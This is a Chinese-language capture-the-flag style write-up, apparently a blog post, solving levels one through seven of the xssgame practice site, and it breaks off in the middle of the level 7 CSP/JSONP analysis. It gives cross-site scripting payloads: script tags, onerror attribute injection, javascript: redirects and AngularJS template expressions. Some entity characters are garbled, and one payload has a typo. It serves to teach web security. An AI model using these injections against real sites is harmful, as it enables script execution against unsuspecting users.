xssgame通关攻略

原创

合天网安实验室 于 2018-06-28 20:38:00 发布 1005 收藏 1

点击上方蓝色字体，关注我们


15

0x00前言

前两天打sctf的时候有一道题是考的AngularJS的xss，当时看了队友写的write up也没搞太懂，深感自己xss方面太过薄弱，然后看到队友write up中提到了这个xssgame，刷了下感觉题目的质量还是很不错的，循序渐进，而且对于像我这样的小白可以学到不少知识 这套题目一共8关 题目地址：（需科学上网食用） http://www.xssgame.com/


0x01：第一关

这可以说是很贴心了，题目直接说了用户的输入会没有任何过滤直接输出到页面上 那么我们直接<script>alert(/xss/)</script>就可以了




0x02：第二关


题目说明中说到，每比特用户的输入都被转义了 那么我们还是输入<script>alert(/xss/)</script>试试



从上图我们可以看到，我们的输入被输出到页面上了，但是并没有产生xss弹窗　这时，我们可以按f12，来查看我们点击按钮后到底发生了什么



点击?timer=.....，然后查看Response




我们可以看到'<'符号和'>'符号都被转义为实体符号了

字符	十进制	转义字符
"	"	"
&	&	&
<	<	<
>	>	>
不断开空格(non-breaking space)		


但是如果我们注意，就会发现我们输入的数据，在onload事件里面，那么我们就可以不使用<script>标签就可以达到弹窗的效果了 我们直接插入'+alert(/xss/)+' 这时onload就变成了如下：

onload="startTimer("+alert(/xss/)+");"


startTimer在执行的时候，其参数是一个表达式，那么就会先计算表达式的值，当计算表达式的值的时候，就会首先执行alert(/xss/)这一句，然后就会弹窗了




0x03：第三关 还是先看提示



根据提示，在页面上没有可供用户输入的地方，我们应该关注URL 为了方便，我们将题目页面单独打开




既然是xss，那么我们就看一下它的js代码吧：



上面这句代码是用来动态载入图片的，其中chooseTab(name)的参数name就是url中的1，2，3 分别代表三张图片 在这里name被直接拼接到了img标签里，这样我们应该就知道该怎么弹窗了，我们只需要给一个不存在的图片名称，然后再利用onerror不就可以弹窗了吗 payload如下：

4' onerror='alert(/xss/)'


拼接过后的img标签如下：



0x04：第四关

有些时候攻击者不向页面注入dom元素也可以做坏事，如果想要不注入元素就弹窗的话，一般就是通过现有的js函数来执行js，后面又提到了一个重定向，不知道有什么用可以先放着。

打开题目，点击sign up，进入一个页面，要求我们输入邮箱



这个页面没有什么可以利用的地方，点击next后跳转到confirm页面

但是仅仅在confirm页面停顿了一两秒就被重定向到了welcom页面，再结合题目提示中提到了重定向，那么解题很有可能和这个重定向的js有关 那么我们就看一下confirm页面的源码吧，confirm页面有一个重定向，所以我们很难直接捕捉到页面的源码，但是我们可以通过view-source的方法来获得页面源码 我们在浏览器输入：

view-source:http://www.xssgame.com/f/__58a1wgqGgl/confirm

得到页面源码：


```
<html>
  <head>
    <script src="/static/js/js_frame.js"></script>
  </head>
  <body style="background-color: white;">
    <center>
      <img src="/static/img/googlereader-logo.png" /><br><br>
      Thanks for signing up, you will be redirected soon...
      <script>
        setTimeout(function() { window.location = ''; }, 1000);
      </script>

    </center>
  </body>
</html>
```

其中的window.location就是重定向跳转的页面，其值就是?next=xxx的值xxx，那么我们可以用javascript:伪协议（不知道这个伪协议的可以自己百度一下）来作为其值 我们给next赋值为：

javascript:alert(/xss/)

那么confirm页面就变成了：

window.location='javascript:alert(/xss/)'



0x05：第五关

刚开始看到一个Angular就想到了Angular（Angular是啥？自己百度去）沙箱逃逸，然后去网上搜对应版本的payload，结果发现这道题并不是考Angular沙箱逃逸的。。。 题目中说到，当在Angular 模板系统运行前修改DOM应该小心。 啥都不说，先看下js代码

```
23
24
25
26        </center>
27      </div>
28
29      <script src="/static/js/js_frame.js"></script>
30      <script src="//ajax.googleapis.com/ajax/libs/angularjs/1.5.8/angular.min.js"></script>
31      <script>
32        angular.module('myApp', [])
33        .controller('myController', ['$scope', function ($scope) {
34          $scope.query = "";
35          $scope.alert = window.alert;
36        }]);
37
38        var UTM_PARAMS = ["utm_content", "utm_medium", "utm_source",
39            "utm_campaign", "utm_term"]
40
41        if (location.search)
42        {
43          var params = location.search.substring(1).split('&');
44
45          for (var p in params) {
46            var r = params[p].split('=');
47
48            if (r.length == 2 && UTM_PARAMS.indexOf(r[0]) != -1) {
49              var el = document.getElementsByName(r[0]);
50              if (el.length) el[0].value = decodeURIComponent(r[1]);
51            }
52          }
53        }
54      </script>
55    </body>
56  </html>
```

```
<script>
    angular.module('myApp', [])
    .controller('myController', ['$scope', function ($scope) {
      $scope.query = "";
      $scope.alert = window.alert;
    }]);

    var UTM_PARAMS = ["utm_content", "utm_medium", "utm_source",
       "utm_campaign", "utm_term"]

    if (location.search)
    {
      var params = location.search.substring(1).split('&');

      for (var p in params) {
        var r = params[p].split('=');

        if (r.length == 2 && UTM_PARAMS.indexOf(r[0]) != -1) {
          var el = document.getElementsByName(r[0]);
          if (el.length) el[0].value = decodeURIComponent(r[1]);
        }
      }
    }
  </script>
```

当然要读懂这段代码需要了解一点Angular，可以跟着菜鸟教程学习一下 http://www.runoob.com/angularjs/angularjs-tutorial.html

下面我简单说下这段js代码 定义了一个数组 UTM_PARAMS 然后当点击按钮后，执行if里面的语句 params是将url中的get参数取出来分隔存在数组中，比如?a=1&b=2&c=3就变成了[a=1,b=2,c=3] 然后进入for循环，依次取出数组中的元素，取出后按等号分割为数组，比如a=1变为[a,1] 我们可以看到，进入下一个if的条件是r[0]是数组UTM_PARAMS里面的元素，而r[0]对应的正是get参数的参数名 满足if条件后 把r[1]的值url解码后赋值给id为r[0]的元素


所以这道题就很清晰了 r[0]有两个特点: 1.r[0]的值来自于数组UTM_PARAMS 2.r[0]是一个get参数，其值r[1]会赋值给id是r[0]的标签

UTM_PARAMS的值为： ["utm_content", "utm_medium", "utm_source","utm_campaign", "utm_term"] 刚好页面中有id为utm_term和utm_campaign的标签，我们可以通过对这两个标签中的任意一个赋值来弹窗

```
<form action="" method="POST">
  <input id="demo2-query" name="query" maxlength="140" ng-model="query" placeholder="Enter query here...">
  <input name="utm_term" type="hidden">
  <input name="utm_campaign" type="hidden" value="cpc">
  <input id="demo2-button" type="submit" value="Search">
</form>
<p>You have {{140 - query.length}} characters left.</p>
```

angularjs用{{ expression }}即{{表达式}}来执行js，{{expression}}不用放在script标签中 所以我们可以用{{alert("xss")}}来弹窗 payload：


?utm_campaign={{alert("xss"}}




0x06：第六关

服务端生成html导致Angular表达式注入 其实这道题想了很久，也看了别人写的write up，不过一直每太明白为什么要那样做。不过后面还是想通了


提示说到，服务端会生成html，那么html一定是通过我们提交的数据生成的（POST方式或者GET方式），我们先在文本框输入一个js的弹窗，然后提交：



发现script标签被过滤了 那么我们又想像上一题一样，用{{alert("xss")}}，那么我们输入试试：



双引号被过滤了，没事，我们不用双引号呗，我们用{{alert(1)}}



咦，，，咋个没有弹窗呢，之所以没有弹窗是因为这里使用了ng-non-bindable指令

定义和用法

ng-non-bindable 指令用于告诉 AngularJS 当前的 HTML 元素或其子元素不需要编译。

语法

```
<element ng-non-bindable></element>
```

所有的 HTML 元素支持该指令。

参数值

没有参数值。


该指令所在标签及其子标签内的内容不会被AngularJS编译

看来想通过这里来达到我们的目的是不太可能了，script标签被实体编码，又不能执行angularjs


既然POST不行，那么我们可以试一试GET 我们在url后面加上

?test=123

非常有意思的一幕出现了，form表单的action属性的值随着我们url的改变而改变




而这里没有ng-non-bindable指令，所以我们就可以使用{{alert(1)}}了



但是我们发现我们的"{{"被过滤了 但是这里我们可以用{对应的实体转义字符{来代替 payload：

?test={{alert(1)}}



0x07：第七关


看到CSP就知道这道题很可能是考察CSP（内容安全策略）的bypass了 CSP是什么这里就不再赘述了，简单来说就是一种对网站加载资源的白名单，只有符合CSP里面定义的策略的资源才能被加载 不知道CSP的可以去MDN上面查看：https://developer.mozilla.org/zh-CN/docs/Web/Security/CSP

我们先看一下这道题的CSP

如下：

default-src http://www.xssgame.com/f/wmOM2q5NJnZS/ http://www.xssgame.com/static/

现在我们再来分析网页，还是先查看首页的源码：




```
<html>
  <head>
    <script src="/static/js/js_frame.js"></script>
  </head>
  <body align="center" bgColor="white">

    <a href="?menu=YWJvdXQ=">About Me</a>
    <!-- Image source: https://pixabay.com/en/construction-safety-site-banner-1174806/ License: Public Domain -->
    <a href="?menu=Y2F0cw==">Cats</a>
    <!-- Image source: https://pixabay.com/en/cat-red-christmas-santa-hat-funny-1898512/ License: Public Domain -->
    <!-- Image source: https://pixabay.com/en/cat-kitten-cute-funny-whiskers-1686730/ License: Public Domain -->
    <a href="?menu=ZG9ncw==">Dogs</a>
    <!-- Image source: https://pixabay.com/en/goggles-dog-canine-pet-vacation-1472479/ License: Public Domain -->
    <!-- Image source: https://pixabay.com/en/dog-sidecar-sunglasses-funny-171773/ License: Public Domain -->
    <script src="/static/js/level7.js"></script>
  </body>
</html>
```

三个跳转链接，还加载了level7.js，那么我们再继续查看level7.js

```
/**
 * Ask server side what to display.
 */
function main() {
    var m = location.search.match('menu=(.*)');
    var menu = m ? atob(m[1]) : 'about';
    document.write('<script src="jsonp?menu=' + encodeURIComponent(menu) + '"></script>');
}

/**
 * Display stuff returned from server side.
 * @param {string} data - JSON data from server side
 */
function callback(data) {
    if (data.title) document.write('<h1>' + data.title + '</h1>');
    if (data.pictures) data.pictures.forEach(function(url) {
        document.write('<img src="/static/img/' + url + '"><br><br>');
    });
}

main();
```

